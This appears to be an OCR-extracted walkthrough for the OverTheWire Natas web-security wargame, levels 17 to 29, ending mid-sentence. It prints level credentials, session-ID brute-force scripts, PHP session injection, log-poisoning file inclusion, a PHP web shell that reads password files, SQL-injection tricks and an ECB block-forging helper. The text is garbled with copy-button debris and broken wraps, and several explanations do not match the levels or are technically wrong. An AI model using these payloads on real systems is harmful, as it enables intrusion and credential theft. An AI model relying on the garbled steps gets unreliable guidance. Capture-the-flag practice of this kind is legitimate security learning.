5. Password for Natas17 (after running this): CopyEdit
8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw



- **Natas Level 17 → Level 18**

1. URL: http://natas18.natas.labs.overthewire.org
   - Username: natas18
   - Password: xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP

1. Try this with curl:
   bash CopyEdit curl -s -u natas18:xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP \ --cookie "PHPSESSID=1" \ http://natas18.natas.labs.overthewire.org
   Look for a message like:
   You are logged in as a regular user.
2. Bash Script to Brute-Force Session ID
3. Here's a simple script using a for loop and curl:
   bash CopyEdit #!/bin/bash user="natas18" pass="xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP" url="http://natas18.natas.labs.overthewire.org" for i in {0..640}; do echo "Trying session ID: $i" response=$(curl -s -u $user:$pass --cookie "PHPSESSID=$i" $url) if echo "$response" | grep -q "You are an admin"; then echo "[+] Found admin session!" echo "Session ID: $i" echo "Response: $response" break fi done Make it executable: bash CopyEdit chmod +x natas18_brute.sh ./natas18_brute.sh Once it finds the right session ID, the page will show: You are an admin. The password for natas19 is: <password>
4. Password for natas19: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs

```python
import requests
import re

username = 'natas18'
password = 'xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP'

url = 'http://%s.natas.labs.overthewire.org/index-source.html' % username

session = requests.Session()

response = session.get(url, auth = (username, password) )
```

- **Natas Level 18 → Level 19**
  1. Go to the URL: http://natas19.natas.labs.overthewire.org
     Username: natas19 , Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs
  2. Try this in your browser:
     Bash CopyEdit echo -n "admin 1" | base64
     Output: ini CopyEdit
     YWRtaW4gMQ==
  3. Send it as your cookie:
     bash
     CopyE
     dit
     curl -s -u natas19:4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs \
      --cookie "PHPSESSID=YWRtaW4gMQ==" \
     http://natas19.natas.labs.overthewire.org

  4. That might say:

     You are logged in as a regular user.

     Keep trying with increasing numbers (e.g., admin 2, admin 3, ...) — one of them will work.

  5. bash
     CopyEdit
     #!/bin/bash

     user="natas19"
     pass="4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs"
     url="http://natas19.natas.labs.overthewire.org"

     for i in {1..100}; do
     sid=$(echo -n "admin $i" |
     base64)
     echo "Trying session: admin $i => $sid"

     res=$(curl -s -u $user:$pass --cookie "PHPSESSID=$sid" $url)

      if echo "$res" | grep -q "You are an admin";
     then echo "[+] Admin session found!"
     echo "Session: admin $i" echo

"PHPSESSID: $sid" echo "Response:"
echo "$res" break
fi
done

Save as natas19_brute.sh, then:

6. bash CopyEdit chmod
+x natas19_brute.sh
./natas19_brute.sh

```
import requests
import re

username = 'natas19'
password = '4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs'

url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()

response = session.get(url, auth = (username, password) )
# print response.text

print session.cookies
```

```
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.
org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas20", "pass": "eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF" };</script></head>
<body>
<h1>natas20</h1>
<div id="content">
You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.
<form action="index.php" method="POST">
Your name: <input name="name" value=""><br>
<input type="submit" value="Change name" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

[Finished in 0.4s]
```

- **Natas Level 19 → Level 20**
  1. Set name and get PHPSESSID
     Use curl to set your name and capture the cookie:
     bash CopyEdit curl -i -s -u
     natas20:oefg7vux9Tpg7XnS7qkJhAiuGUWjCIyQ \
     --data "name=guest" \
     http://natas20.natas.labs.overthewire.org
  2. Look
     for
     css:
     CopyEdit
     Set-Cookie: PHPSESSID=abcdef1234567890;
     Copy that session ID.
  3. Manually Set admin|b:1; in Session (Trick PHP)

     The server reads whatever you send as a session — so craft your name input
     with this: bash CopyEdit curl -s -u
     natas20:oefg7vux9Tpg7XnS7qkJhAiuGUWjCIyQ \
     --data "name=admin%3Db%3A1%3B" \
     --cookie "PHPSESSID=abcdef1234567890" \
     http://natas20.natas.labs.overthewire.org
  4. Explanation:


- admin=b:1; → tells PHP you are admin.
- URL encoded: o = → %3D o ; → %3B


5. Reload with same cookie bash CopyEdit curl -s -u natas20:oefg7vux9Tpg7XnS7qkJhAiuGUWjCIyQ \ --cookie "PHPSESSID=abcdef1234567890" \ http://natas20.natas.labs.overthewire.org

```
import requests
import re

username = 'natas20'
password = 'eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF'

url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username

session = requests.Session()


response = session.get(url, auth = (username, password) )
print response.text
print "="*80


response = session.post(url, data = {"name": "plzsub\nadmin 1"}, auth = (username, password) )
print response.text
print "="*80

response = session.get(url, auth = (username, password) )
print response.text
print "="*80
```

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.
org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas20", "pass": "eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF" };</script></head>
<body>
<h1>natas20</h1>
<div id="content">
DEBUG: MYREAD 7ljnn3mu7e1g48se5quinriq24<br>DEBUG: Reading from /var/lib/php5/sessions//mysess_7ljnn3mu7e1g48se5quinriq24<br>
DEBUG: Read [name plzsub]<br>DEBUG: Read [admin 1]<br>DEBUG: Read []<br>You are an admin. The credentials for the next level
are:<br><pre>Username: natas21
Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ</pre>
<form action="index.php" method="POST">
Your name: <input name="name" value="plzsub"><br>
<input type="submit" value="Change name" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
DEBUG: MYWRITE 7ljnn3mu7e1g48se5quinriq24 name|s:6:"plzsub";admin|s:1:"1";<br>DEBUG: Saving in
/var/lib/php5/sessions//mysess_7ljnn3mu7e1g48se5quinriq24<br>DEBUG: admin => 1<br>DEBUG: name => plzsub<br>
================================================================================
[Finished in 0.6s]
```

- **Natas Level 20 → Level 21**
  1. Main URL: http://natas21.natas.labs.overthewire.org
  2. Experimenter Subdomain: http://natas21-experimenter.natas.labs.overthewire.org
     - Username: natas21
     - Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ
  3. There are two linked systems:
     - The experimenter lets you set a admin=1 flag into a session.
     - The main site reads that session if the cookie is reused.
  4. So the trick is:
     - Set admin=1 at the experimenter subdomain.
     - Use the same PHPSESSID at the main site to see if you're admin.
  5. Step-by-Step Using Linux Commands
     - Set admin=1 at experimenter and grab session
       bash CopyEdit curl -i -s -u
     natas21:IFekPyrQXftziDEsUr3x21sYuahypdgJ \
      --data "admin=1&submit=1" \ http://natas21-
     experimenter.natas.labs.overthewire.org
  6. Look for:
     javascript
     CopyEdit
     Set-Cookie: PHPSESSID=abcd123456...
  7. Copy that session ID.
     - Use same session ID at main site bash CopyEdit curl -s -u
       natas21:IFekPyrQXftziDEsUr3x21sYuahypdgJ \
      --cookie "PHPSESSID=abcd123456" \
     http://natas21.natas.labs.overthewire.org






- **Natas Level 21 → Level 22**

1. URL: http://natas22.natas.labs.overthewire.org
   - Username: natas22
   - Password: G6kNyAm6Yu6cm1UqZ1TVoNbkJ9OHlt1p

   If you try to access the URL with a query like ?revelio=1, the site immediately redirects you back to the main page — and you miss the good stuff.
   Normal browsers follow the redirect, so you don't see the actual message.
2. We'll use curl to stop it from following redirects. One-Liner to Solve bash CopyEdit curl -s -u natas22:G6kNyAm6Yu6cm1UqZ1TVoNbkJ9OHlt1p \ --location --max-redirs 0 \ "http://natas22.natas.labs.overthewire.org/?revelio=1"

- location normally makes curl follow redirects.
- max-redirs 0 disables that and shows us the redirect response.
- When revelio=1, the server includes the password in the response just before redirecting.




- **Natas Level 22 → Level 23**


1. URL: http://natas23.natas.labs.overthewire.org
   - Username: natas23
   - Password: D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE
2. You're asked to provide an passwd value. The server checks for admin using a bad regex:
   Php


```
CopyEdit
if (preg_match("/admin/", $passwd)) {
echo "Wrong!"; // Blocks anything with 'admin' in it
}
```

But... PHP's preg_match() can be tricked with array to string conversion!

3. So, instead of passing a string, we send an array — admin[0]=1.
   Bypass With Curl
   bash CopyEdit curl -s -u
   natas23:D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE
   \
   http://natas23.natas.labs.overthewire.org/?passwd[]=1








- **Natas Level 23 → Level 24**
  1. Go to the URL: http://natas24.natas.labs.overthewire.org
     Login with Username: natas24 , Password: QYw0Y2aiA672KhFepuuOZ0RKfPG99hVJ
  2. The PHP code likely checks: php CopyEdit
     if ($passwd == $stored_pass && $passwd != "") { echo "OK";
     }

     So we can exploit PHP's loose comparison — == treats "0e123" like a number (0 × 10^123), and any two "0e..." strings will be equal under ==.

  3. We're going to try a password like 0e123456 and see if it passes.
     One-liner Curl Command
     bash
     curl -s -u natas24:QYw0Y2aiA672KhFepuuOZ0RKfPG99hVJ \
      --data "passwd=0e123456" \
     http://natas24.natas.labs.overthewire.org If That Fails, try another
     magic "0e" string:

      bash
    CopyEdit
     curl -s -u natas24:QYw0Y2aiA672KhFepuuOZ0RKfPG99hVJ \
--data "passwd=0e215962017" \ http://natas24.natas.labs.overthewire.org




- **Natas Level 24 → Level 25**
  1. Go to the URL: http://natas25.natas.labs.overthewire.org
     And login with Username: natas25
     Password: U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK
  2. Php copy
     Edit include("lang/" . $_GET["lang"] .
     ".php"); This means you can do
     directory traversal, e.g., bash Copy
     Edit
     ?lang=../../../../../etc/passwd
     But! It filters out ../ if you send it directly via URL — so the trick is to bypass filtering

by sending it through a POST header (like User-Agent, Referer, or X-Forwarded-For) and then include the access log!

3. Exploit via Apache Log
   File Apache access logs
   are often in: pgsql Copy
   Edit
   /var/log/apache2/access.log
   Step 1: Inject PHP into the log via User-Agent
   header bash Copy
   Edit
   curl -s -u natas25:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK \
   -H "User-Agent: <?php system('cat /etc/natas_webpass/natas26'); ?>" \
   http://natas25.natas.labs.overthewire.org

   Step 2: Include the log file using lang parameter


   curl -s -u natas25:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK \
   http://natas25.natas.labs.overthewire.org/?lang=../../../../../../../var/log/apache2/access.log




- **Natas Level 25 → Level 26**
  1. Go to the URL: http://natas26.natas.labs.overthewire.org
     And login with Username: natas26 , Password: *(use the one from level 25)*
  2. Step-by-Step Exploit Using Linux
     - Create a malicious PHP file
       Bash CopyEdit echo '<?php system("cat /etc/natas_webpass/natas27"); ?>' > evil.php
     - Upload the file
       bash CopyEdit
       curl -s -u natas26:<your_password_here> \
       -F "filename=evil.php" \ -F "uploadedfile=@evil.php" \
       http://natas26.natas.labs.overthewire.org After uploading, it shows a path like:

       bash

CopyEdit
The file <tmp/somefilename.php> was uploaded successfully.






- **Natas Level 26 → Level 27**
  1. Go to the URL: http://natas27.natas.labs.overthewire.org
     Credentials :
     - Username: natas27
     - Password: 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ
  2. There's a login form. You try normal logins and fail. The hint is: they use MySQL and there's a weird input check. They use something like: php CopyEdit

     $query = "SELECT * FROM users WHERE username='$user' AND password='$pass'"; But they filter out " and -- and #, etc. So we go around it using SQL injection without quotes.
     Also: there's a user with a space in their name → "natas28 " (with trailing space).

  3. Step-by-Step Using Curl
     - SQL Injection with username trick .
       Send this using curl: bash CopyEdit curl -s -u natas27:55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ \ --data "username=natas28%20&password=dummy"

http://natas27.natas.labs.overthewire.org



- **Natas Level 27 → Level 28**
  1. Go to the URL: http://natas28.natas.labs.overthewire.org
     Credentials :
     - Username: natas28
     - Password: ywG9w9Gzc5V3GJgSD3p7tpV0bNR6ZDpp

  2. Step-by-Step Solution Plan (Linux + PHP) This challenge is much easier if you:
     - Understand how ECB encryption splits data into blocks.
     - Send specific inputs to observe block behavior.
     - Rearrange encrypted blocks to forge your own input.

  3. ECB attacks are tricky to pull off with pure curl. You'll likely want a small helper PHP script to test block patterns.
     bash CopyEdit
     sudo apt update && sudo apt install php-cli
  4. Create a PHP helper script
     bash CopyEdit
     nano ecb-helper.php
     Paste this basic tester:

phpCopyEdit

```
<?php
function post($str) {
  $url = "http://natas28.natas.labs.overthewire.org";
 $auth = "natas28:ywG9w9Gzc5V3GJgSD3p7tpV0bNR6ZDpp";
$post = ['query' => $str];
  $options = [
  'http' => [
```

```
        'method'  => 'POST',
        'header'  => "Authorization: Basic " . base64_encode($auth) . "\r\n" .
         "Content-type: application/x-www-form-urlencoded\r\n",
        'content' => http_build_query($post)
        ]
];
 $context = stream_context_create($options);
$response = file_get_contents($url, false, $context);
preg_match("/encrypt\('(.*?)'\)/", $response, $m);
 echo "Input: $str\nEncrypted: " . ($m[1] ?? 'Not found') . "\n\n";
}

post("A");
post("AA");
post("AAA");
post("A" . str_repeat("A", 15)); post("A" .
        str_repeat("A", 16)); // You'll see block splits
here
```

5. Run:
   bash
CopyEdit
   php ecb-helper.php

6. Next Step: Craft Payload
   You will see encrypted strings start repeating when blocks align. Use that to build a string where one block is "admin" + padding. Then copy that block and inject it into another encrypted token using curl: bash CopyEdit
   curl -s -u natas28:ywG9w9Gzc5V3GJgSD3p7tpV0bNR6ZDpp \
        --data "query=...your encrypted payload..." \
   http://natas28.natas.labs.overthewire.org

- **Natas Level 28 → Level 29**
  1. Go to the URL: http://natas29.natas.labs.overthewire.org
     Username: natas29
     Password: aoXuKygCUEYjPZ1Lw11J9FgWkWT2YbRG
  2. Step-by-Step (Easy Linux + curl + script)
     1) Send a known input
     bash
     CopyEdit
     curl -s -u natas29:aoXuKygCUEYjPZ1Lw11J9FgWkWT2YbRG \
     --data "plaintext=$(python3 -c
     'print("A"*64)')" \
     http://natas29.natas.labs.overthewire.org
     You'll get a response like: pgsql CopyEdit
     Encrypted string: <hexstring>
     2) Extract ciphertext and XOR it with "A" to get the key You can use this simple Python script:

